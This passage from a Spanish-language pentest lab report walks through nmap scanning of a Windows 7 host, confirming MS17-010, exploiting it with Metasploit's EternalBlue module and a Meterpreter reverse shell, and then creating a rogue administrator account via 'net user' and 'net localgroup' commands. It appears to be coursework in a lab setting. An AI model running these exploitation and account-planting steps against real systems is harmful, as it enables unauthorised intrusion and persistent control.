


Fuente. Elaboración propia

Se realizó un escaneo completo de puertos y servicios con nmap -sS -sV -T4 -p- 192.168.1.50, identificando puertos abiertos como RPC, SMB y HTTP. Luego, con nmap -O 192.168.1.50, se detectó que el sistema operativo corresponde a una versión de Windows 7, lo que permitió enfocar los siguientes pasos del análisis de vulnerabilidades.

Figura 22

Código nmap escaneo ip




Fuente. Elaboración propia

Se utilizó el comando nmap -O 192.168.1.50 para intentar determinar el sistema operativo del equipo objetivo. Los resultados sugirieron que podría tratarse de Windows 7, Windows Vista o Windows Server 2008 R2, lo que permitió afinar la selección de posibles exploits. Posteriormente, se llevó a cabo un escaneo más detallado con nmap -sS -sV -sC -O -T4 -p- 192.168.1.50.

Que permitió detectar múltiples puertos abiertos y recopilar información detallada sobre los servicios y configuraciones del sistema, validando aún más su exposición y vulnerabilidad.

Figura 23

Código nmap escaneo ip revisión de puertos




Fuente. Elaboración propia

Se utilizó el comando nmap -sS -sV -sC -O -T4 -p- 192.168.1.50 para realizar un escaneo avanzado que integró detección de puertos, servicios, versiones, sistema operativo y scripts NSE

orientados a SMB. Los resultados confirmaron que el sistema ejecuta Windows 7 Professional SP1 y expone puertos críticos como 135, 139, 445 y 10243, además de revelar detalles sobre el servicio SMB. Para complementar, se ejecutó el script nmap --script vuln 192.168.1.50, incluyendo smb-vuln-ms17-010, el cual confirmó que el equipo es vulnerable a EternalBlue (CVE-2017-0143) (CVE, INCIBE, 2019). Esta validación permitió avanzar con base sólida hacia la fase de explotación.

Figura 24

Código nmap escaneo ip



Fuente. Elaboración propia


El escaneo SMB en el puerto 445 confirmó que el sistema ejecuta Windows 7 SP1, con el equipo identificado como PC02006 y perteneciente al grupo WORKGROUP, validando que el servicio está activo y listo para explotación.

Paso 2: Análisis de Vulnerabilidades — OpenVAS+ vulners

Como alternativa a OpenVAS, se utilizó Nmap con el script vulners, una opción ligera y efectiva para identificar vulnerabilidades conocidas. Este script consulta bases de datos públicas como Vulners.com y correlaciona las versiones de los servicios detectados con posibles CVEs. Su uso permitió detectar debilidades relevantes en la máquina objetivo sin necesidad de configuraciones complejas, resultando ideal para entornos de laboratorio y análisis rápidos en el contexto del pentesting.

Figura 25

Código nmap escaneo ip



Fuente. Elaboración propia


El escaneo con el script vulners permitió correlacionar versiones de servicios con vulnerabilidades conocidas, identificando múltiples puertos abiertos como 135, 139, 445 y otros asociados a RPC y HTTP, los cuales representan posibles vectores de ataque. Esta técnica, más ligera que herramientas como OpenVAS, proporcionó información suficiente para iniciar la fase

de explotación. Para ello, se empleó Metasploit Framework, una herramienta fundamental en pentesting que permite cargar y ejecutar exploits sobre vulnerabilidades confirmadas, con el objetivo de obtener acceso no autorizado o escalar privilegios. En este caso, también se planeó la creación de un usuario administrador como parte de una prueba de concepto (PoC) para demostrar el impacto del ataque.

Se comenzó la etapa de explotación accediendo a la consola de Metasploit Framework mediante el comando msfconsole. Esta herramienta es fundamental en pruebas de penetración, ya que permite ejecutar exploits de manera controlada para comprometer sistemas previamente detectados como vulnerables.

Figura 26

Ingreso de consola metasploit




Fuente. Elaboración propia

Con la consola de Metasploit Framework en funcionamiento, se ejecutó el comando search eternalblue para encontrar módulos vinculados a la vulnerabilidad MS17-010. Esta búsqueda facilitó la identificación del exploit apropiado para llevar a cabo la escalación de privilegios y continuar con la creación de un usuario con derechos de administrador como parte de la prueba de concepto.

Figura 27

Metasploit verificación de vulnerabilidad




Fuente. Elaboración propia

Dentro de Metasploit Framework se eligió el módulo de explotación exploit/windows/smb/ms17_010_eternalblue, correspondiente a la vulnerabilidad MS17-010. Al cargarlo, se asignó automáticamente el payload predeterminado windows/x64/meterpreter/reverse_tcp, dejando preparado el entorno para ajustar los parámetros del ataque y proceder con la ejecución de la explotación.

Figura 28

Identificación de vulnerabilidad windows



Fuente. Elaboración propia

Se cargó correctamente el exploit ms17_010_eternalblue y se usó el comando show options para revisar los parámetros necesarios antes de ejecutar la explotación.

Al ejecutar show options, se visualizaron los parámetros requeridos para el exploit, incluyendo la IP del objetivo (RHOSTS) y la del atacante (LHOST), así como el puerto por defecto (LPORT 4444). Esta información permitió continuar con la configuración necesaria para ejecutar la vulnerabilidad.

Figura 29


Exploit show options

Fuente. Elaboración propia

la configuraron los parámetros RHOSTS con la IP 192.168.1.50 y LHOST con la IP de la máquina atacante, dejando el entorno listo para ejecutar el exploit y establecer una posible sesión remota con Meterpreter.

Figura 30

Validación de rhots




Fuente. Elaboración propia

Se configuró el parámetro RHOSTS con la IP 192.168.1.50, correspondiente al sistema objetivo. Este paso es esencial, ya que define el equipo contra el cual se ejecutará el exploit.

Se ejecutó el exploit EternalBlue desde Metasploit contra el sistema Windows 7 identificado como vulnerable. El proceso de explotación avanzó con éxito, logrando establecer conexión y ejecutar código remoto mediante el servicio SMB, lo que permite obtener acceso privilegiado al sistema.

Figura 31.

Exploit corriendo en su ejecución




Fuente. Elaboración propia

El exploit se ejecutó con éxito, estableciendo una sesión Meterpreter entre la máquina atacante (192.168.1.16) y la máquina víctima (192.168.1.50).

Se confirmó que la sesión Meterpreter obtenida tiene privilegios de sistema (NT AUTHORITY\SYSTEM), validando la escalación completa de privilegios en el equipo comprometido.

Figura 32

Validación de privilegios del sistema




Fuente. Elaboración propia

La sesión iniciada a través de Meterpreter confirmó que se habían obtenido privilegios de NT AUTHORITY\SYSTEM, lo que demuestra una escalación completa de privilegios dentro del sistema comprometido.

Figura 33

Revisión de privilegios del sistema




Fuente. Elaboración propia

Desde la sesión Meterpreter, se utilizó el comando shell para acceder al CMD de Windows con privilegios de NT AUTHORITY\SYSTEM, el nivel más alto de acceso en el sistema, lo que permitió ejecutar comandos directamente en el entorno comprometido.

Se creó exitosamente un nuevo usuario en el sistema operativo Windows mediante el comando net user diegoandrade kali /add, asignándole la contraseña **kali**. El sistema confirmó la ejecución correcta del comando.

Figura 34

Creación del usuario en sistema windows




Fuente. Elaboración propia

Se utilizó el comando net localgroup Administradores diegoandrade /add para agregar al usuario diegoandrade al grupo de Administradores, otorgándole privilegios de administrador en el sistema.

Figura 35

Creación de usuario grupo administradores




Fuente. Elaboración propia

Se ejecutó el comando net localgroup Administradores diegoandrade /add, añadiendo al usuario creado al grupo de Administradores. El sistema confirmó que el comando se completó correctamente, otorgando así privilegios elevados al nuevo usuario.

Figura 36

Validación del usuario y su creación




Fuente. Elaboración propia

Se utilizó el comando net user diegoandrade para verificar la cuenta creada. El resultado confirmó que el usuario está activo, pertenece al grupo Administradores y también figura en Usuarios, validando que dispone de privilegios elevados y acceso total al sistema.

Se ejecutó el comando whoami /groups, confirmando que el usuario activo pertenece al grupo BUILTIN\Administradores, además de otros grupos relevantes como Usuarios autenticados e INICIO DE SESIÓN EN LA CONSOLA, lo que demuestra que posee control total y acceso interactivo al sistema comprometido.

Figura 37

Comando whoami confirmación del usuario




Fuente. Elaboración propia

Se validó directamente en la máquina Windows la existencia del usuario "diegoandrade", utilizando el comando net user. La salida confirmó que la cuenta está activa y forma parte del grupo Administradores, lo que evidencia que el usuario posee privilegios elevados, completando con éxito la prueba de explotación.

Figura 38

Validación en maquina windows la creación del usuario



Fuente. Elaboración propia

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows.

1. **Mención de una aplicación vulnerable instalada en el sistema Windows**

